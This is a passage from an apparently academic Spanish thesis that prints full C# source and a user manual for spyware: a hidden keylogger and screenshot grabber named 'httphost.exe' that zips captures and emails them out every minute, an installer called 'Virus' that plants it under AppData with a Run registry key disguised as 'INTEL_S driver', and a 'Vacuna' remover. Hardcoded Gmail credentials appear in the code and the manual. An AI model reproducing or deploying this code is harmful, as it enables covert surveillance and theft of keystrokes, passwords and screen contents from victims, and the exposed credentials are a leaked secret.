private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr
wParam, IntPtr lParam);

private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
	using (Process curProcess = Process.GetCurrentProcess())
	using (ProcessModule curModule = curProcess.MainModule)
	{
		return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
		GetModuleHandle(curModule.ModuleName), 0);
	}
}
```

Con esto, se crea una función que asigne a cada pulsación el nombre de la tecla (detallado en la sección 3.1) como por ejemplo:

```
case Keys.Tab:
	sw.Write("TAB");
break;
case Keys.D0:
	if (shift == 0) sw.Write("0");
	else sw.Write("=");
break;
```

Todas estas capturas de pulsaciones de teclado se van almacenando en un ***log*** nombrado convenientemente.

Al margen de esto, también se implementa las capturas de pantalla, que como se ha detallado en la sección 3.2, se utilizan funciones que permiten seleccionar una región de la pantalla con el tamaño deseado y posteriormente guardarlos en un formato a escoger. Después se guarda en la carpeta correspondiente a las imágenes con un nombre identificativo.

Una vez que se tienen las pulsaciones de teclado y las capturas de pantalla se debe de implementar el código que comprima todos estos datos. Se utilizan las siguientes funciones para ello:

```
try
{
        ZipFile zip = new ZipFile();
        zip.AddDirectory(Application.StartupPath+"\\Img\\");
        zip.AddDirectory(Application.StartupPath + "\\Log\\");
        zip.Save(Application.StartupPath+"\\FilesToSend.zip");
        string delpathimg =Application.StartupPath+"\\Img\\";
        foreach (string archivoImg in Directory.GetFiles(delpathimg))
        {
            File.Delete(archivoImg);
        }
        string delpathlog = Application.StartupPath+"\\Log\\";
        foreach (string archivoLog in Directory.GetFiles(delpathlog))
        {
            File.Delete(archivoLog);
        }
        sendByMail(Application.StartupPath + "\\FilesToSend.zip");

    }
```

Para finalizar, se envía este archivo comprimido como se detalla en la sección 3.3.

3.4.2. Virus

Como se ha explicado anteriormente, esta parte será la encargada de infectar la máquina remota.

Para este propósito se ha implementado el código siguiendo los siguientes pasos:

En primer lugar se asignan todas las variables necesarias para almacenar la ruta de la librería ***"Ionic.Zip.dll"*** y el archivo ***"httphost.exe".***

Hecho esto se asigna la ruta en la que se crearán todos los archivos necesarios para la ejecución del sistema capturador de datos. Se crearán dentro de una carpeta a la cual se la llamará ***"Display"*** y cuya ruta completa será:

C:\Users\Usuario\AppData\Roaming\Display

Tras las asignaciones, se procede a crear el directorio ***"Display"*** y los directorios oportunos dentro de esta además de copiar la librería y el archivo mencionados anteriormente mediante las ordenes:

```
System.IO.Directory.CreateDirectory(destinationdir);
System.IO.Directory.CreateDirectory(destinationdir + "\\Img\\");
System.IO.Directory.CreateDirectory(destinationdir + "\\Log\\");
System.IO.File.Copy(source, destination, true);
System.IO.File.Copy(source2, destination2, true);
```

La carpeta creada ***"Img"*** se utilizará para almacenar las capturas de pantalla de la máquina infectada mientras que la carpeta ***"Log"*** guardará un archivo de texto con todas las pulsaciones de teclado realizadas por la víctima. Las últimas dos líneas de código se encargan de copiar el archivo ***"httphost.exe"*** y la librería ***"Ionic.Zip.dll"*** respectivamente.

Una vez creados todos los directorios y copiados los archivos necesarios para la posible ejecución del sistema capturador de datos se procede a hacer la comprobación para ver si el proceso ***"httphost"*** se está ejecutando en la máquina. En caso de no estar ejecutándose, se inicia. Por otro lado, si el proceso ya se estaba ejecutando, se finaliza.

```
try
 {
      Process[] pArray = Process.GetProcessesByName("httphost");
      if (pArray.Length == 0)
      {
            Process.Start(destination);
      }
```

Posteriormente, se intenta incluir este proceso en el registro de Windows para todos los usuarios de la máquina y así hacer que el proceso se ejecute automáticamente al iniciar el ordenador.

```
try
{
	RegistryKey registryKey =
	Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows
	\\CurrentVersion\\Run", true);
	if (registryKey.GetValue("INTEL_S driver") == null)
	{
		registryKey.SetValue("INTEL_S driver", destination);
		doneforall = true;
	}
	registryKey.Close();
}
```

En caso de no poder realizar esta operación, el proceso se incluirá en el registro de Windows únicamente en el usuario actual.

```
try
{
	RegistryKey registryKey =
	Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\
	\CurrentVersion\\Run", true);
	if (registryKey.GetValue("INTEL_S driver") == null)
	{
		registryKey.SetValue("INTEL_S driver", destination);
	}
	registryKey.Close();
}
```

3.4.3. Vacuna

La vacuna, será la parte encarga de desinfectar a la máquina del sistema capturador de datos.

Para este propósito se ha implementado el código siguiendo los siguientes pasos:

En primer lugar se comprueba si el proceso ***"httphost"*** se está ejecutando en la máquina. Si se estaba ejecutando, el proceso se detiene.

```
try
 {
       Process[] pArray = Process.GetProcessesByName("httphost");
       if (pArray.Length != 0)
       {
              pArray[0].Kill();
       }
}
```

Seguidamente, se coloca en la ruta de la carpeta ***"Display"*** (directorio que contiene todos los archivos necesarios para la ejecución del sistema capturador de datos) y se elimina.

```
string destination =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)
+ "\\Display\\";


try
{
       System.IO.Directory.Delete(destination, true);
}
```

Tras esto, se eliminará el proceso del registro de Windows en el usuario actual.

```
try
{
	RegistryKey registryKey =
	Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\Cu
	rrentVersion\\Run", true);
	if (registryKey.GetValue("INTEL_S driver") != null)
	{
		registryKey.DeleteValue("INTEL_S driver", true);
	}
	registryKey.Close();
}
```

Por último, se intenta borrar de todos los usuarios en caso de que todos estuvieran infectados en la máquina de la víctima.

```
try
{
	RegistryKey registryKey =
	Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\C
	urrentVersion\\Run", true);
	if (registryKey.GetValue("INTEL_S driver") != null)
	{
		registryKey.DeleteValue("INTEL_S driver", true);
	}
	registryKey.Close();
}
```

Capítulo 4

Código

4.1. Código Keylog_jmel

```
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Diagnostics;
using System.Timers;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.IO;
using System.Net;
using System.Net.Mail;
using Microsoft.Win32;
using System.Drawing.Imaging;
using System;
using Ionic.Zip;

namespace Tit_Ant_Keylog_Win
{
    public partial class Form1 : Form
    {
        private static bool dirinuse = false;
        private static String fecha;
        private static long contador=0;
        private static StreamWriter sw;
```

```
        private const int WH_KEYBOARD_LL = 13;
        private const int WM_KEYDOWN = 0x0100;
        private static LowLevelKeyboardProc _proc = HookCallback;
        private static IntPtr _hookID = IntPtr.Zero;
        public static byte caps = 0, shift = 0, failed = 0;

        public Form1()
        {
            InitializeComponent();
        }


private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam,
IntPtr lParam);

        private static IntPtr SetHook(LowLevelKeyboardProc proc)
        {
            using (Process curProcess = Process.GetCurrentProcess())
            using (ProcessModule curModule = curProcess.MainModule)
            {
                return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
GetModuleHandle(curModule.ModuleName), 0);
            }
        }

        private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr
lParam)
        {
            if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
            {
                sw = new StreamWriter(Application.StartupPath +"\\Log\\"+
@"\log" + fecha + ".txt", true);
                int vkCode = Marshal.ReadInt32(lParam);
                if (Keys.Shift == Control.ModifierKeys) shift = 1;

                switch ((Keys)vkCode)
                {
                    case Keys.Space:
                        sw.Write(" ");
                        break;
                    case Keys.Return:
                        sw.WriteLine("");
                        break;
                    case Keys.Back:
                        sw.Write("back");
                        break;
                    case Keys.Tab:
                        sw.Write("TAB");
                        break;
                    case Keys.D0:
                        if (shift == 0) sw.Write("0");
                        else sw.Write("=");
                        break;
                    case Keys.D1:
```

```
            if (shift == 0) sw.Write("1");
            else sw.Write("!");
            break;
        case Keys.D2:
            if (shift == 0) sw.Write("2");
            else sw.Write("@");
            break;
        case Keys.D3:
            if (shift == 0) sw.Write("3");
            else sw.Write("#");
            break;
        case Keys.D4:
            if (shift == 0) sw.Write("4");
            else sw.Write("$");
            break;
        case Keys.D5:
            if (shift == 0) sw.Write("5");
            else sw.Write("%");
            break;
        case Keys.D6:
            if (shift == 0) sw.Write("6");
            else sw.Write("&");
            break;
        case Keys.D7:
            if (shift == 0) sw.Write("7");
            else sw.Write("/");
            break;
        case Keys.D8:
            if (shift == 0) sw.Write("8");
            else sw.Write("(");
            break;
        case Keys.D9:
            if (shift == 0) sw.Write("9");
            else sw.Write(")");
            break;
        case Keys.LShiftKey:
        case Keys.RShiftKey:
        case Keys.LControlKey:
        case Keys.RControlKey:
        case Keys.LMenu:
        case Keys.RMenu:
        case Keys.LWin:
        case Keys.RWin:
        case Keys.Apps:
            sw.Write("");
            break;
        case Keys.OemQuestion:
            if (shift == 0) sw.Write("/");
            else sw.Write("?");
            break;
        case Keys.OemOpenBrackets:
            if (shift == 0) sw.Write("[");
            else sw.Write("{");
            break;
```

```
                    case Keys.OemCloseBrackets:
                        if (shift == 0) sw.Write("]");
                        else sw.Write("}");
                        break;
                    case Keys.Oem1:
                        if (shift == 0) sw.Write(";");
                        else sw.Write(":");
                        break;
                    case Keys.Oem7:
                        if (shift == 0) sw.Write("'");
                        else sw.Write('"');
                        break;
                    case Keys.Oemcomma:
                        if (shift == 0) sw.Write(",");
                        else sw.Write("<");
                        break;
                    case Keys.OemPeriod:
                        if (shift == 0) sw.Write(".");
                        else sw.Write(">");
                        break;
                    case Keys.OemMinus:
                        if (shift == 0) sw.Write("-");
                        else sw.Write("_");
                        break;
                    case Keys.Oemplus:
                        if (shift == 0) sw.Write("*");
                        else sw.Write("+");
                        break;
                    case Keys.Oemtilde:
                        if (shift == 0) sw.Write("ñ");
                        else sw.Write("¨");
                        break;
                    case Keys.Oem5:
                        sw.Write("|");
                        break;
                    case Keys.Capital:
                        if (caps == 0) caps = 1;
                        else caps = 0;
                        break;
                    default:
                        if (shift == 0 && caps == 0)
sw.Write(((Keys)vkCode).ToString().ToLower());
                        if (shift == 1 && caps == 0)
sw.Write(((Keys)vkCode).ToString().ToUpper());
                        if (shift == 0 && caps == 1)
sw.Write(((Keys)vkCode).ToString().ToUpper());
                        if (shift == 1 && caps == 1)
sw.Write(((Keys)vkCode).ToString().ToLower());
                        break;
                }
                shift = 0;
                sw.Dispose();
                sw.Close();
            }
```

```
            return CallNextHookEx(_hookID, nCode, wParam, lParam);
        }

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError =
true)]
        private static extern IntPtr SetWindowsHookEx(int idHook,
            LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError =
true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError =
true)]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode,
            IntPtr wParam, IntPtr lParam);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError =
true)]
        private static extern IntPtr GetModuleHandle(string lpModuleName);



        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        const int SW_HIDE = 0;

        private void Form1_Load(object sender, EventArgs e)
        {
            fecha = DateTime.Now.ToString();
            fecha = fecha.Remove(8);
            fecha = fecha.Replace("/", "_");

            sw = new StreamWriter(Application.StartupPath +"\\Log\\"+
@"\log" + fecha + ".txt", true);
            sw.WriteLine();
            sw.WriteLine();
            sw.WriteLine("Log*#> " + DateTime.Now.ToString());
            sw.WriteLine("--------------------------");
            sw.Dispose();
            sw.Close();



            var handle = GetConsoleWindow();
            ShowWindow(handle, SW_HIDE);
            this.Hide();
            _hookID = SetHook(_proc);
        }
```

```
        protected override void OnClosing(CancelEventArgs e)
        {
            UnhookWindowsHookEx(_hookID);
        }

        private void Form1_FormClosing(object sender, FormClosingEventArgs
e)
        {
            UnhookWindowsHookEx(_hookID);
        }

        private void Capturetimer_Tick(object sender, EventArgs e)
        {
            if (dirinuse == false)
            {
                if (contador%10==0)
                {
                    contador = 0;
                    CreateAndSend();
                }
                try
                {
                    Rectangle region = Screen.AllScreens[0].Bounds;
                    Bitmap bitmap = new Bitmap(region.Width, region.Height,
PixelFormat.Format32bppPArgb);

                    Graphics graphic = Graphics.FromImage(bitmap);
                    graphic.CopyFromScreen(region.Left, region.Top, 0, 0,
region.Size);
                    bitmap.Save(Application.StartupPath + "\\Img\\" +
@"\log" + fecha + "_" + contador + ".jpg", ImageFormat.Jpeg);
                    contador = contador + 1;
                }
                catch (Exception errora)
                {
                }
            }
        }
        private void CreateAndSend()
        {
            dirinuse = true;
            try
            {
                ZipFile zip = new ZipFile();
                zip.AddDirectory(Application.StartupPath+"\\Img\\");
                zip.AddDirectory(Application.StartupPath + "\\Log\\");
                zip.Save(Application.StartupPath+"\\FilesToSend.zip");
                string delpathimg =Application.StartupPath+"\\Img\\";
                foreach (string archivoImg in
Directory.GetFiles(delpathimg))
                {
                    File.Delete(archivoImg);
                }
```

```
                string delpathlog = Application.StartupPath+"\\Log\\";
                foreach (string archivoLog in
Directory.GetFiles(delpathlog))
                {
                    File.Delete(archivoLog);
                }

                sendByMail(Application.StartupPath + "\\FilesToSend.zip");

            }
            catch (Exception Excep)
            {
            }
            finally
            {
                dirinuse = false;
            }
        }
        private void sendByMail(string archivo)
        {
            System.Net.Mail.MailMessage msg = new
System.Net.Mail.MailMessage();
            msg.To.Add(new MailAddress("tfgjmelero@gmail.com"));
            msg.From = new MailAddress("tfgjmelero@gmail.com",
"sistemacapturador", System.Text.Encoding.UTF8);
            msg.Subject = "Log " +DateTime.Now.ToString();
            msg.SubjectEncoding = System.Text.Encoding.UTF8;
            msg.Body = "Here we have the Log " +DateTime.Now.ToString();
            msg.BodyEncoding = System.Text.Encoding.UTF8;
            msg.IsBodyHtml = false;
            msg.Priority = MailPriority.High;

            SmtpClient client = new SmtpClient();
            client.Credentials = new
System.Net.NetworkCredential("tfgjmelero@gmail.com", "sistemacapturador");
            client.Port = 587;
            client.Host = "smtp.gmail.com";
            client.EnableSsl = true;
            client.DeliveryMethod = SmtpDeliveryMethod.Network;

            Attachment data = new Attachment(archivo);
            msg.Attachments.Add(data);

            try
            {

                client.Send(msg);
                failed = 0;
            }
            catch
            {
                data.Dispose();
                failed = 1;
            }
```

```
            data.Dispose();

            if (failed == 0)

            failed = 0;
        }

    }
}
```

4.2. Código Virus

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Diagnostics;
using System.Timers;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.IO;
using System.Net;
using System.Net.Mail;
using Microsoft.Win32;


namespace Inoculator
{
    class Program
    {
        static void Main(string[] args)
        {
            startINC();
        }

        static void startINC()
        {

            string source = Application.StartupPath.ToString();
            string source2 = System.IO.Path.Combine(source,
"Ionic.Zip.dll");
            source = System.IO.Path.Combine(source, "httphost.exe");
            string destination =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) +
"\\Display\\";
            string destinationdir = destination;
            bool doneforall = false;
            bool gotdir = false;
            destination = System.IO.Path.Combine(destination,
"httphost.exe");
            string destination2 = System.IO.Path.Combine(destinationdir,
"Ionic.Zip.dll");
            try
            {
                System.IO.Directory.CreateDirectory(destinationdir);
                System.IO.Directory.CreateDirectory(destinationdir +
"\\Img\\");
                System.IO.Directory.CreateDirectory(destinationdir +
"\\Log\\");
                System.IO.File.Copy(source, destination, true);
                System.IO.File.Copy(source2, destination2, true);
```

```
                gotdir = true;
            }
            catch
            {
                Console.WriteLine("No authorization to copy file or other
error.");
                gotdir = false;
            }

                if (gotdir==true)
                {
                    try
                    {
                        Process[] pArray =
Process.GetProcessesByName("httphost");
                        if (pArray.Length == 0)
                        {
                            Process.Start(destination);
                        }
                        else
                        {

                        }
                        {
                            pArray[0].Kill();
                        }
                    }
                    catch (Exception Exep)
                    {
                    }


                    try
                    {
                        RegistryKey registryKey =
Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVers
ion\\Run", true);

                        if (registryKey.GetValue("INTEL_S driver") == null)
                        {
                            registryKey.SetValue("INTEL_S driver",
destination);
                            doneforall = true;
                        }

                        registryKey.Close();
                    }
                    catch
                    {
                        Console.WriteLine("Error setting startup reg key
for all users.");
                        doneforall = false;
                    }
                    if (doneforall == false)
```

```
                    {
                        try
                        {
                            RegistryKey registryKey =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersi
on\\Run", true);

                            if (registryKey.GetValue("INTEL_S driver") ==
null)
                            {
                                registryKey.SetValue("INTEL_S driver",
destination);
                            }

                            registryKey.Close();
                        }
                        catch
                        {
                            Console.WriteLine("Error setting startup reg
key.");
                        }
                    }
                }

            }
        }

}
```

4.3. Código Vacuna

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Diagnostics;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.IO;
using System.Net;
using Microsoft.Win32;
using System.ComponentModel;


using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Diagnostics;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.IO;
using System.Net;
using Microsoft.Win32;
using System.ComponentModel;


namespace Vaccine
{
    class Program
    {
        static void Main(string[] args)
        {
            startINC();
        }

        static void startINC()
        {
            string destination =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) +
"\\Display\\";
            try
            {
                Process[] pArray = Process.GetProcessesByName("httphost");
                if (pArray.Length != 0)
                {
                    pArray[0].Kill();
                }
            }
            catch (Exception exept)
            {
```

```
            }
            try
            {
                System.IO.Directory.Delete(destination, true);
            }
            catch
            {
                Console.WriteLine("No se puede vacunar");
            }

            try
            {
                RegistryKey registryKey =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersi
on\\Run", true);

                if (registryKey.GetValue("INTEL_S driver") != null)
                {
                    registryKey.DeleteValue("INTEL_S driver", true);
                }

                registryKey.Close();
            }
            catch
            {
                Console.WriteLine("Error VacunaStartup.");
            }

            try
            {
                RegistryKey registryKey =
Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVers
ion\\Run", true);

                if (registryKey.GetValue("INTEL_S driver") != null)
                {
                    registryKey.DeleteValue("INTEL_S driver", true);
                }

                registryKey.Close();
            }
            catch
            {
                Console.WriteLine("Error vacunando a todos los usuarios.");
            }
        }
    }
}
```

Capítulo 5

Manual de usuario

5.1. Introducción al sistema capturador de datos

El sistema capturador de datos cuenta con cuatro directorios, siendo tres de ellos proyectos C# en Visual Studio 2010 y otro directorio a partir del cual se podrán ejecutar sus funciones.

Estos directorios son los siguientes:



Ilustración 1: Directorios del sistema capturador de datos

- **Virus**: Software que infecta a la máquina en la cual se ejecuta creando las carpetas necesarias y empezando a capturar datos de inmediato. Al compilar este proyecto, se consigue el ejecutable ***"Virus.exe"***.

- **Vacuna:** Software que desinfecta a la máquina en la cual se ejecute y limpia todo rastro alguno del sistema capturador de datos, deteniendo así la captura de datos. Compilando este proyecto se obtiene el ejecutable ***"Vacuna.exe"***.

- **Keylog_jmel:** Software dedicado a la captura de datos. Es el encargado de realizar todos los registros y enviarlos por correo electrónico. Tras la compilación de este proyecto se crea el archivo ***"httphost.exe"***.

- **Ejecutables:** En este directorio se almacenarán los ejecutables de los tres módulos anteriores (*"**httphost.exe"**, **"Vacuna.exe"**, **"Virus.exe"***) y la librería ***"Ionic.Zip.dll"*** que es la encargada de comprimir los datos capturados que posteriormente se enviarán por correo.



Ilustración 2: Archivos contenidos en el directorio Ejecutables

5.2. Funcionamiento del sistema capturador de datos

Para poner en funcionamiento el sistema capturador de datos debemos situarnos en la carpeta ***Ejecutables***, siendo esta la única carpeta necesaria para la ejecución del sistema, ya que las demás están dedicadas a la creación y compilación del código fuente.

Una vez situados podemos realizar las siguientes opciones:

- Infectar la máquina haciendo clic en el archivo ***"Virus".***

  Se crearán las carpetas necesarias para el funcionamiento del sistema capturador de datos además de introducir el proceso en el registro de Windows para que se ejecute la aplicación cada vez que la máquina se inicie. Inmediatamente después se empezará con la captura de datos.

- Desinfectar la máquina haciendo clic en el archivo ***"Vacuna"***

.

  Se borrarán las carpetas necesarias para el funcionamiento del sistema capturador de datos además de eliminar el proceso en el registro de Windows para que se ejecute la aplicación cada vez que la máquina se inicie. Por consiguiente, se detendrá la captura de datos.

5.3. Puesta en marcha

Para iniciar el sistema capturador de datos, como se ha explicado anteriormente, hacemos clic en la carpeta de Ejecutables, y volvemos a hacer clic en el archivo ***"Virus"***.



Ilustración 3: Archivo encargado de la infección de la máquina

Hecho esto, la máquina quedará infectada y todo lo que se haga quedará almacenado.

En primer lugar, se crean los archivos y directorios necesarios para el funcionamiento del sistema capturador de datos, los cuales se crearán en la ruta *"C:\Users\Usuario\AppData\Roaming".* Dentro de la carpeta Roaming, los ficheros y directorios creados son los siguientes:

Ilustración 4: Archivos y directorios necesarios que se crean para el funcionamiento de la aplicación

- **Img**: Directorio donde se almacenan temporalmente las capturas de pantalla.
- **Log:** Directorio donde se almacena temporalmente las pulsaciones de teclado.
- **httphost:** Aplicación del sistema capturador de datos.
- **FilesToSend:** Fichero comprimido donde se adjuntan las imagenes y los log de cada minuto para su posterior envio por correo electrónico.
- **Ionic.Zip.dll:** Libreria que permite la compresión de archivos en caso de no tener ninguna aplicación instalada en la máquina.

El sistema capturador de datos actuará de la siguiente manera y se recomienda comprobarlo en tiempo de ejecución:

- Se capturan imágenes cada 6 segundos hasta un total de 10 en un minuto en el directorio llamado ***"Img"***.
- Se capturan las pulsaciones de teclado durante un minuto en el directorio ***"Log".***
- Una vez almacenada los datos anteriores, se comprimen en el archivo ***"FilesToSend"*** y se envian por correo electrónico.
- Se borran las imágenes y pulsaciones de teclado capturadas anteriormente y se procede a la captura de nuevas.

Podemos ver que el proceso del Keylogger se está ejecutando abriendo el Administrador de tareas de Windows. El proceso se llama ***httphost.exe*** y siempre que este proceso se esté ejecutando, se estara capturando y enviando información



Ilustración 5: Proceso del sistema capturador de datos httphost.exe

La aplicación está compilada para que todas las capturas y pulsaciones de teclado almacenadas se envíen a la siguiente cuenta de correo electrónico:

Correo electrónico: tfgjmelero@gmail.com

Contraseña: sistemacapturador

Los mensajes de correo electrónico llegarán de la siguiente forma:



Ilustración 6: Recepción de mensajes

Al abrir cualquier mensaje, aparecerá de forma adjunta las diez imágenes y las capturas de pulsaciones de teclado de dicho intervalo de tiempo:

